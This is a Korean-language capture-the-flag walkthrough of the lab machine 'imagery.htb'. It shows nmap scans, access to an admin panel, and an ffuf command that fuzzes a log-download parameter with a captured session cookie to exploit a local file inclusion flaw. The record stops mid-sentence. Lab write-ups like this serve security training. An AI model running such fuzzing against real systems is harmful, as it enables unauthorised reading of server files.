정찰
└─$ nmap -p- --min-rate=10000 imagery.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 13:15 KST
Nmap scan report for imagery.htb (10.129.68.2)
Host is up (1.2s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds

┌──(surtesters㉿P00075445-012)-[~]
└─$ nmap -p 22,8000 --min-rate=10000 imagery.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 13:18 KST
Nmap scan report for imagery.htb (10.129.68.2)
Host is up (0.25s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

┌──(surtesters㉿P00075445-012)-[~]
└─$ nmap -p 22,8000 -sCV --min-rate=10000 imagery.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 13:18 KST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.35 seconds

┌──(surtesters㉿P00075445-012)-[~]
└─$ nmap -p 22,8000 -sCV --min-rate=10000 imagery.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 13:19 KST
Nmap scan report for imagery.htb (10.129.68.2)
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.04 seconds
22번 열려있고,
8000 에 Werkzeug httpd 3.1.3 (Python 3.12.7) 로 웹서버 오픈되어 있음
sqli, file upload 취약점 없음


해당계정으로 접속 시

admin Panel 확인가능

로그 다운로드에 다운로드 취약점 존재


파이썬 웹서버LFI 용 파일을 만들었고
이를 FUFF 수행
ffuf -u "http://imagery.htb:8000/admin/get_system_log?log_identifier=FUZ1FUZ2" -w python_dirs.txt:FUZ1 -w python_files.txt:FUZ2 -H "Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOi_nA.hMVGemzVClYpxFoUTFi0aYuFr9w" -H "Referer: http://imagery.htb:8000/" -H "Accept-Language: ko-KR,ko;q=0.9" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36" -mc 200 -t 60 -of json -o results.json -od result_dir
다음과 같은 파일들 획득 가능하며,
